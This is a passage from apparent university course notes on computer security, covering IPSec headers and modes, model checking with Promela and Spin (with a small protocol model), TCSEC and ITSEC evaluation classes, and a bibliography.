
12.6 IPSec

The Internet is a notoriously unregulated network, with no guarantees of the safety or security of any traffic that traverses it. To address this concern, IPSec has been (and still is being) developed. IPSec is a set of standards intended to support communication security between networked computers, particularly in the newer IPv6 (IP Next-Generation) network. IPSec software is available in Windows2000, Linux, and on routers on the Internet.


http://www.faqs.org/rfcs/rfc2401.html

IPSec may be used in a range of ways. For example:


- to allow remote users to access safely a network (as in the NUS VPN)



- to allow two users to transfer data safely



- To interconnect two networks



In each case, IPSec provides mechanisms based on an open security architecture, with extendible encryption and authentication schemes. This means that it is possible to use any desired type of cryptography and key exchange schemes, or just to use standard ones.


There are two types of header, one used for authentication, and the other used for encryption:

1. AH - the Authentication Header for data integrity, anti-replay and authentication
2. ESP - the Encapsulating Security Payload header, for confidentiality. ESP can also provide AH services.


Communicating parties agree on a Security Association (SA), one SA for each direction, and one SA for each type of communication.

There are two modes of operation:

- An end-to-end SA - Transport mode



- An SA between security gateways - Tunnel mode



SAs are administered at each interface involved in the communication. The SAs form a kind of distributed database.

12.7 Formal methods

In general, formal methods encompasses a wide range of techniques. For example the model checking approach to verification of software may involve

- constructing formal *models*, with
- appropriate formal *specifications*.

An example of this process is found in **Promela** and **Spin**. The language Promela is 'C' like, with an initialization procedure. The *formal* basis for Promela is that it is a guarded command language, with extra statements which either make general assertions or test for reachability.

It can be used to model asynchronous or synchronous, deterministic or non-deterministic systems, and has a special data type called a *channel* which assists in modelling communication between processes.

Spin is the checker for Promela models, and can be used in three basic modes:

1. Simulator - for rapid prototyping with a random, guided, or interactive simulation.
2. State space analyzer - exhaustively proving the validity of user specified correctness requirements (using partial order reduction theory to optimize the search).
3. Bit-state space analyzer - validates large protocol systems with maximal coverage of the state space (a proof approximation technique).

We can pepper our code with assertions to test the correctness of our model:

```
assert(some_boolean_condition);
```


If the asserted condition is not TRUE then the simulation or verification fails, indicating the assertion that was violated.

We may also make temporal claims - for example a claim such as "*we got here again without making any progress*". The support for temporal claims takes the form of:

- Endstate labels - for determining valid endstates
- Progress labels - claim the absence of non-progress cycles
- Never claims - express impossible temporal assertions

12.7.1 Simple example


In this example, we model a simple system with two application processes (A and B), communicating with each other using a protocol implemented with two other *transfer* processes. We may visualize this as follows:



The following code segment specifies the simple protocol, and a simple application to ’exercise’ the protocol.

```
#define MAX 10
mtype = { ack, nak, err, next, accept }
proctype transfer( chan in, out, chin, chout )
{
    byte o,i;
    in?next(o);
    do
      :: chin?nak(i) -> out!accept(i); chout!ack(o)
      :: chin?ack(i) -> out!accept(i); in?next(o); chout!ack(o)
      :: chin?err(i) -> chout!nak(o)
    od
}
proctype application( chan in, out )
{
    int i=0, j=0, last_i=0;
    do
      :: in?accept(i) ->
            assert( i==last_i );
            if
              :: (last_i!=MAX) -> last_i = last_i+1
              :: (last_i==MAX)
            fi
      :: out!next(j) ->
            if
              :: (j!=MAX) -> j=j+1
              :: (j==MAX)
            fi
    od
}
init
{
    chan AtoB = [1] of { mtype,byte };
    chan BtoA = [1] of { mtype,byte };
    chan Ain  = [2] of { mtype,byte };
    chan Bin  = [2] of { mtype,byte };
    chan Aout = [2] of { mtype,byte };
    chan Bout = [2] of { mtype,byte };
    atomic {
       run application( Ain,Aout );
       run transfer( Aout,Ain,BtoA,AtoB );
       run transfer( Bout,Bin,AtoB,BtoA );
       run application( Bin,Bout )
    };
    AtoB!err(0)
}
```

The spin tool may then be used to either exhaustively check the model, or to simulate and display the results:



12.8 Formal evaluation

TCSEC (The Orange book) was the first rating system for the security of products. It defined six different evaluation classes. The classes are:

- **C1** - For same-level security access. Not currently used.
- **C2** - Controlled access protection - users are individually accountable for their actions. Most OS manufacturers have C2 versions of the OS.
- **B1** - Mandatory BLP policies - for more secure systems handling classified data.
- **B2** - structured protection - mandatory access control for all objects in the system. Formal models.
- **B3** - security domains - more controls, minimal complexity, provable consistency of model.
- **A1** - Verified design - consistency proofs between model and specification.

A more international (and non-military) effort ITSEC has been developed from an amalgamation of Dutch, English, French and German national security evaluation criteria. The particular advantage of ITSEC is that it is adaptable to changing technology and new sets of security requirements.

ITSEC evaluation begins with the sponsor of the evaluation determining an assessment of the operational requirements and threats, and the security objectives. ITSEC then specifies the interactions and documents between the sponsor and the evaluator. Again there are various levels of evaluation: E0..E6, with E6 giving the highest level of assurance - it requires two independant formal verifications.

In [Woo98], elements of the first certification of a smart-card system under the European ITSEC level 6 certification are outlined. The smart-cards are electronic purses - that is they carry value, and the bank requirement was that forgery must be impossible. The certification encompassed the communication with the card, as well as the software within the card, and at the bank.

12.9 Summary of topics

In this section, we introduced the following topics:

- Systems for security
  - ssh
  - SSL
  - pgpfone
  - IPSec
- Design principles for secure systems
- Biometric identification
- Formal methods
- Formal evaluation

Further study

- Design Principles, textbook section 13.2, and the original paper at http://web.mit.edu/Saltzer/www/publications/protection/index.html
- Biometrics, textbook section 12.4
- IPSec, textbook section 11.4.3
- Formal methods, textbook section 20.1, 20.2
- Formal evaluation, textbook section 21.1, 21.2, 21.3

Bibliography

[Bib75] K. Biba. Integrity consideration for secure computer systems. Technical Report MTR-3153, MITRE Corporation, Bedford, MA, April 1975.

[BL75] D. Bell and L. LaPadula. Secure Computer System: Unified Exposition and Multics Interpretation. Technical Report MTR-2997, Rev. 1, MITRE Corporation, Bedford, MA, March 1975.

[CW87] D. Clark and D. Wilson. A Comparison of Commercial and Military Security Policies. In *Proceedings of the 1987 IEEE Symposium on Security and Privacy*, pages 184–194, April 1987.

[Den71] P.J. Denning. Third Generation Computer Systems. *Computing Surveys*, 3(4):175–216, Dec 1971.

[Den76] D.E. Denning. A Lattice Model of Secure Information Flow. *Communications of the ACM*, 19(5):236–242, May 1976.

[DH76] W. Diffie and M.E. Hellman. New directions in cryptography. *IEEE Transactions on Information Theory*, IT-22(6):644–654, 1976.

[DM83] R. DeMillo and M. Merritt. Protocols for Data Security. *IEEE Computer*, 16(2):39–50, February 1983.

[Fri] W.F. Friedman. *The Index of Coincidence and its Applications in Cryptanalysis. (Cryptographic Series no. 49).*

[GMPS97] L. Gong, M. Mueller, H. Prafullchandra, and R. Schemers. Going Beyond the Sandbox: An Overview of the New Security Architecture in the Java Development Kit 1.2. In *USENIX Symposium on Internet Technologies and Systems*, pages 103–112, Monterey, CA, 1997.

[Han03] S. Hansell. Unsuspecting Computer Users Relay Spam. *New York Times*, 20th May 2003.

[HerBC] Herodotus. The History of Herodotus. 440 B.C.

[KA98] M.G. Kuhn and R.J. Anderson. Soft Tempest: Hidden Data Transmission Using Electromagnetic Emanations. *Lecture Notes in Computer Science*, 1525:124–142, 1998.

[LSM$^+$98] P.A. Loscocco, S.D. Smalley, P.A. Muckelbauer, R.C. Taylor, S.J. Turner, and J.F. Farrell. The Inevitability of Failure: The Flawed Assumption of Security in Modern Computing Environments. In *21st National Information Systems Security Conference*, pages 303–314, October 1998.

[MP97] D. Mackenzie and G. Pottinger. Mathematics, Technology, and Trust: Formal Verification, Computer Security, and the U.S. Military. *IEEE Annals of the History of Computing*, 19(3):41–59, 1997.

[MT79] R. Morris and K. Thompson. Password security: A case history. *Communications of the ACM*, 22(11):594–597, 1979.

[NS78] R.M. Needham and M.D. Schroeder. Using Encryption for Authentication in Large Networks of Computers. *Communications of the ACM*, 121(12):993–999, December 1978.

[Per03] G. Pereira. Why Cannot? *Streats*, 19th June 2003.

[Sha48] C.E. Shannon. A Mathematical Theory of Communication. *Bell System Technical Journal*, 27:379–423 and 623–656, 1948.

[Sha49] C.E. Shannon. Communication Theory of Secrecy Systems. *Bell System Technical Journal*, 28-4:656–715, 1949.

[Spa88] E.H. Spafford. The Internet Worm Program: An Analysis. Technical Report Purdue University CSD-TR-823, West Lafayette, IN 47907-2004, 1988.

[SueAD] Suetonius. De Vita Caesarum, Divus Iulius (The Lives of the Caesars, The Deified Julius). 110 A.D.

[vE85] W. van Eck. Electromagnetic Radiation from Video Display Units: An Eavesdropping Risk. *Computers and Security*, 4:269–286, 1985.

[Wag] N. Wagner. The Laws of Cryptography with Java Code.

[Woo98] J. Woodcock. Industrial-strength Refinement. In J. Grundy, M. Schwenke, and T. Vickers, editors, *International Refinement Workshop and Formal Methods Pacific '98*, pages 33–44, 1998. Keynote talk.

Index